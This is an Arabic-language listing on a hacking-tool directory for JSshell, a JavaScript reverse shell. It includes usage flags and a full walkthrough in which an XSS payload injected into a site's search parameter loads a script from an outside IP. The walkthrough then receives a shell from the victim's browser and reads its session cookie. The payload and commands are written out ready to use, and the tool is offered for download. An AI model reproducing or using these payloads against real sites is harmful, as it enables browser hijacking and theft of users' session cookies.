

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
JSshell — JSshell - غلاف جافا سكريبت عكسي/عن بُعد | Kitploit

أدوات/GitHubGitHub/shelld3v/jsshell
توليد الحمولةاستغلال تطبيقات الويباختبار الاختراقأداة الوصول عن بعد
GitHubshelld3v/jsshell

JSshell

JSshell - غلاف جافا سكريبت عكسي/عن بُعد
عرض المستودع
63111041منذ 3 سنواتتمت المراجعة من قبل Kitploit
مشاركة

JSshell - الإصدار 3.1

JSshell

JSshell - قوقعة عكسية بلغة جافا سكريبت. تُستخدم لتنفيذ كود JS عن بُعد، واستغلال ثغرات XSS المخفية، ...

المتطلبات: أي نظام تشغيل + بايثون 2 أو بايثون 3

الجديد في JSshell الإصدار 3.1

تم التحديث في الإصدار الجديد من JShell 3.1:

  • أمر جديد في JSshell: snippet -> يسمح بكتابة مقتطف من كود جافا سكريبت
>>> snippet
Use CTRL+D to finish the snippet

function new() {
    new = 'New update: Support javascript snippet =)';
    confirm(new)
}

new()
>>> 
  • وضع الصامت (للمحترفين)
  • تمت إضافة حمولة قوقعة عكسية <body>
  • تم إصلاح بعض الأخطاء

الاستخدام

توليد حمولات القوقعة العكسية لـ JS: -g

تعيين رقم المنفذ المحلي للاستماع وتوليد الحمولات (الافتراضي: 4848): -p

تعيين عنوان المصدر المحلي لتوليد الحمولات (الافتراضي: الكشف التلقائي عن عنوان IP الخاص بك): -s

تعيين مهلة لاتصال القوقعة (إذا خرج المستخدم من الجلسة، ستتوقف القوقعة إلى الأبد، لذا إذا قمت بتعيين المهلة، ستغلق القوقعة بعد تجاوز المهلة): -w

تنفيذ أمر بعد الحصول على القوقعة: -c

أمثلة على الاستخدام:

  • jsh.py
  • jsh.py -g
  • jsh.py -p 1234
  • jsh.py -s 48.586.1.23 -g
  • jsh.py -c "alert(document.cookie)" -w 10


مثال لتشغيل JSshell:

هذا مثال خطوة بخطوة لكيفية استخدام JSshell.

أولاً، نحتاج إلى توليد حمولة قوقعة عكسية لـ JS وتعيين مهلة القوقعة (مثلاً 20 ثانية):

~# whoami
root
~# ls
README.md   jsh.py
~# python3 jsh.py -g -w 20
    __
  |(_  _ |_  _  |  |
\_|__)_> | |(/_ |  |
                      v1.0

Payload:
<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},999)>

Listening on [any] 4848 for incoming JS shell ...

الآن الصق هذه الحمولة في الموقع:

https://vulnwebs1te.com/b/search?q=<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},1248)>

قم بالوصول إلى الصفحة وسنحصل على القوقعة العكسية لـ JS:

    __
  |(_  _ |_  _  |  |
\_|__)_> | |(/_ |  |
                      v1.0

Payload:
<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},999)>

Listening on [any] 4848 for incoming JS shell ...
Got JS shell from [75.433.24.128] port 39154 to DESKTOP-1GSL2O2 4848
$ established
$ the
$ shell
$
$
$ help
JSshell using javascript code as shell commands. Also supports some commands:
help                  This help
exit, quit            Exit the JS shell
$

لننفذ بعض الأوامر:

$ var test = 'controlled'
$ confirm(test)
$

وسيظهر تنبيه: controlled

$ prompt(document.cookie)
$

وستقوم المتصفح بطباعة ملفات تعريف الارتباط للمستخدم: JSESSION=3bda8...

$ exit
~# whoami
root
~# pwd
/home/shelld3v
~#

الآن انتهى!

المؤلف

تم إنشاؤه بواسطة shelld3v!

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    501
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    467
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    340
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    314
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    295

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






